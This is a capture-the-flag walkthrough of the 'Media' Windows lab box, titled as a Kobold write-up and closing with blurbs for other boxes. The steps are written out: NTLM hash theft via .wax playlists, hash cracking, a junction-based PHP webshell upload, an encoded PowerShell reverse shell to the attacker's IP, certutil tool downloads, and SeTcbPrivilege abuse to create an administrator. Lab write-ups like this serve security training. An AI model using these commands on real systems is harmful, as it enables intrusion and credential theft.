



HTB: Kobold Writeup
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.

Media is a medium-difficulty Windows box running a corporate web studio landing page with a staff hiring form that accepts video uploads “compatible with Windows Media Player.” That innocuous upload functionality is the entire foothold - by submitting a crafted Windows Media Player playlist file instead of a real video, we force the server-side automation to reach out to our machine and hand us an NTLMv2 hash. After cracking that hash we SSH in as enox. Privilege escalation revolves around two observations: the upload handler stores files under a predictable MD5-derived path inside C:\Windows\Tasks\Uploads\, and the web process runs as nt authority\local service with SeTcbPrivilege assigned. We pre-create a directory junction pointing the predictable upload path at the XAMPP web root, upload a PHP webshell through the same form, and catch a shell as the service account. From there we enable SeTcbPrivilege, use a public tool to abuse it for arbitrary user creation, and RDP in as a new local administrator.
Scanning with RustScan piped into Nmap’s service-detection scripts reveals three open ports - SSH, HTTP, and RDP - on what the RDP certificate confirms is a host named MEDIA:
nmap -vvv -p 22,80,3389 -Pn -A -oA fulltcp 10.129.234.67
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
Windows Server 2022, PHP 8.1 over Apache/XAMPP, SSH and RDP both open. Nothing surprising about the port mix for a Windows dev or staging box. The web application is the obvious starting point.
The site is a Bootstrap-based agency landing page called “ProMotion Studio” with sections for services, an about timeline, a team page, and - at the bottom - a hiring form.
A quick directory fuzz with feroxbuster turns up nothing of interest beyond the static assets - no admin panels, no upload directories accessible through the web root, and the expected 403 on /phpmyadmin and /server-status:
feroxbuster --insecure --url http://10.129.234.67
403   GET   http://10.129.234.67/phpmyadmin
403   GET   http://10.129.234.67/server-status
301   GET   http://10.129.234.67/js => http://10.129.234.67/js/
301   GET   http://10.129.234.67/css => http://10.129.234.67/css/
<SNIP>
The directory brute-force dead-end pushes focus back to the application itself. The hiring section at the bottom of the page is the only dynamic functionality in sight - it asks for a name, email, and a brief introduction video “compatible with Windows Media Player.”

The phrasing “compatible with Windows Media Player” is a hint. Certain Windows Media Player playlist formats - .wax and .asx in particular - are XML-like files that reference media streams by URL. When Windows Media Player opens one of these files, it makes a network request to fetch the referenced stream. If that URL uses a UNC path (e.g., \\10.10.14.24\share\file.wmv) or an HTTP URL that triggers NTLM authentication, Windows will automatically send an NTLMv2 challenge-response for the current user. That challenge-response is the hash we need.
The .wax format is generally the best choice here. On Windows 10 and later, .m3u files tend to open in the Groove Music app instead, which doesn’t participate in NTLM authentication the same way. .wax and .asx both open in WMP directly.
I used ntlm_theft to generate a full set of hash-stealing payloads, pointing them at my listener:
python3 ntlm_theft.py -g all --server 10.10.14.24 --filename stealer
Created: stealer/stealer.wax (OPEN)
Created: stealer/stealer.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: stealer/stealer.asx (OPEN)
<SNIP>
Generation Complete.
With the payloads ready, I started Responder in analyze mode on tun0. Analyze mode keeps all the protocol servers listening so they can capture hashes, but suppresses the poisoning behavior (no LLMNR/NBT-NS/MDNS responses) - useful here because I just need to catch an outbound connection, not manipulate name resolution:
sudo responder -A -I tun0
[+] Servers:
    SMB server                [ON]
    HTTP server               [ON]
<SNIP>
[+] Poisoning Options:
    Analyze Mode               [ON]
[+] Listening for events...
I uploaded stealer.wax through the hiring form with arbitrary name and email values. The server-side review process opened the file in Windows Media Player, which dutifully tried to reach the referenced UNC path - and sent an NTLMv2 authentication attempt straight to Responder:
[SMB] NTLMv2-SSP Client   : 10.129.234.67
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash     : enox::MEDIA:[REDACTED]
NTLMv2 hashes are not directly usable for pass-the-hash - they need to be cracked to recover the plaintext password. Hashcat auto-detects the format as mode 5600 (NetNTLMv2) and gets through the rockyou.txt wordlist in a few seconds:
hashcat hash /usr/share/wordlists/rockyou.txt
Hash-Mode: 5600 (NetNTLMv2)

ENOX::MEDIA:[REDACTED]:[REDACTED]:[REDACTED]:[REDACTED]

Session..........: hashcat
Status...........: Cracked
Time.Started.....: Sat Mar 28 12:54:50 2026 (4 secs)
Recovered........: 1/1 (100.00%)
Credentials recovered: enox:[REDACTED]
Both SSH and RDP are open, and SSH is the lower-friction option. The credentials work on the first attempt:
ssh enox@10.129.234.67
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>
enox@MEDIA C:\Users\enox\Desktop> type user.txt
[REDACTED]
Inside enox’s Documents folder sits review.ps1 - the automation script that actually processes uploaded applications. Reading it explains the whole submission pipeline:
$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"

while($True){
    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60
    } else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable

        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Stop-Process -Name "wmplayer" -Force
        }

        UpdateTodo -FilePath $todofile
        Sleep 15
    }
}
The script polls todo.txt every 60 seconds when idle. When a new entry appears - written by the PHP upload handler with the filename and the MD5 folder name - it reads those two values, constructs the full path to the uploaded file, and passes it directly to Windows Media Player as a command-line argument. After 15 seconds it kills the player process and removes the processed entry from the queue.
This is exactly why the .wax upload triggered an NTLMv2 hash capture: wmplayer.exe received the path to a playlist file, parsed the UNC stream reference inside it, and Windows made an SMB connection attempt to our machine on the player’s behalf. The script also confirms why the .wax format was more reliable than .m3u - this script hands the file to wmplayer.exe explicitly, so there’s no risk of another application intercepting it.
More usefully, the web root at C:\xampp\htdocs contains the PHP source for the hiring form:
PS C:\xampp\htdocs> cat .\index.php
$uploadDir = 'C:/Windows/Tasks/Uploads/';

$folderName = md5($firstname . $lastname . $email);
$targetDir = $uploadDir . $folderName . '/';

if (!file_exists($targetDir)) {
    mkdir($targetDir, 0777, true);
}

$sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);
$targetFile = $targetDir . $sanitizedFilename;

if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
    echo "<script>alert('Your application was successfully submitted...');</script>";
    $todoFile = $uploadDir . 'todo.txt';
    $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";
    file_put_contents($todoFile, $todoContent, FILE_APPEND);
}
The upload directory name is the MD5 hash of firstname + lastname + email. That is entirely predictable - if I know what values I will submit before I submit them, I know exactly where my file will land. Files are stored under C:\Windows\Tasks\Uploads\{md5hash}\, which is outside the web root and not directly accessible over HTTP.
The plan is straightforward: pre-create the target upload directory as a Windows junction pointing at C:\xampp\htdocs, so that when the PHP handler writes the uploaded file into that directory, it lands in the web root instead.
First, I verified the MD5 of the values I planned to submit - first name abc, last name abc, email a@a.com:
md5("abcabca@a.com") = 10bd07de94b419d98ecacc4744f8c101
I checked that this directory didn’t already exist in the uploads folder, then created the junction:
cmd /c mklink /J C:\Windows\Tasks\Uploads\10bd07de94b419d98ecacc4744f8c101 C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\10bd07de94b419d98ecacc4744f8c101 <<===>> C:\xampp\htdocs
With the junction in place, I prepared a minimal PHP webshell:
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>
I saved it as shell.php and uploaded it through the hiring form using abc, abc, a@a.com as the form values - the same combination I used to compute the target directory.

Confirming from the enox session that the file arrived in the web root:
PS C:\xampp\htdocs> dir
    Directory: C:\xampp\htdocs

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
-a----         3/28/2026   7:22 AM            114 shell.php
The junction worked exactly as expected. I used the webshell to send a PowerShell reverse shell back to a penelope listener:
curl -G "http://10.129.234.67/shell.php" \
  --data-urlencode "cmd=cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA0ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
[New Reverse Shell] => MEDIA 10.129.234.67 Microsoft_Windows_Server_2022_Standard 👤 nt authority\local service
Checking privileges on the new shell immediately shows something interesting:
PS C:\xampp\htdocs> whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
SeTcbPrivilege - “Act as part of the operating system” - is present but disabled. This privilege allows a process to call LsaLogonUser with additional logon types that are normally restricted, effectively letting it create authentication tokens for arbitrary users without knowing their passwords. It is one of the more powerful Windows privileges, and its presence on a service account running a web server is a significant misconfiguration.
The privilege being listed as Disabled just means the current process hasn’t called AdjustTokenPrivileges to enable it yet. The token still holds the privilege - it just needs to be switched on.
I fetched EnableAllTokenPrivs.ps1 from a Python web server on my machine and ran it to enable all held-but-disabled privileges:
PS C:\xampp\htdocs> certutil -urlcache -f http://10.10.14.24:8081/enableprivs.ps1 .\enableprivs.ps1
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\xampp\htdocs> .\enableprivs.ps1
PS C:\xampp\htdocs> whoami /priv
Privilege Name                Description                         State
============================= =================================== =======
SeTcbPrivilege                Act as part of the operating system Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
SeTcbPrivilege is now active.
With the privilege enabled I transferred TcbElevation-x64.exe to the target - a tool that abuses SeTcbPrivilege to spawn a process running as SYSTEM or execute arbitrary commands with elevated context:
PS C:\xampp\htdocs> certutil -urlcache -f http://10.10.14.24:8081/TcbElevation-x64.exe .\TcbElevation-x64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
I used it to add a new local administrator account:
PS C:\xampp\htdocs> .\TcbElevation-x64.exe anything "C:\Windows\System32\cmd.exe /c net user itzvenom Password1234! /add && net localgroup administrators itzvenom /add"
Confirming the account was created:
PS C:\xampp\htdocs> net user
User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           enox
Guest                    itzvenom                 WDAGUtilityAccount
The command completed with one or more errors.
Verifying RDP access with NetExec before connecting:
nxc rdp 10.129.234.67 -u 'itzvenom' -p 'Password1234!'
RDP 10.129.234.67 3389 MEDIA [+] MEDIA\itzvenom:Password1234! (Pwn3d!)
xfreerdp3 /v:10.129.234.67 /u:.\\itzvenom /cert:ignore /dynamic-resolution /drive:linux,/opt/ +clipboard

With a local administrator session via RDP, navigating to C:\Users\Administrator\Desktop through File Explorer gives us the root flag.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Medium Linux box chaining a fonttools varLib arbitrary write for initial access, FontForge CVE-2024-25082 tar injection for lateral movement, and a setuptools URL-decode bypass to overwrite sudoers as root.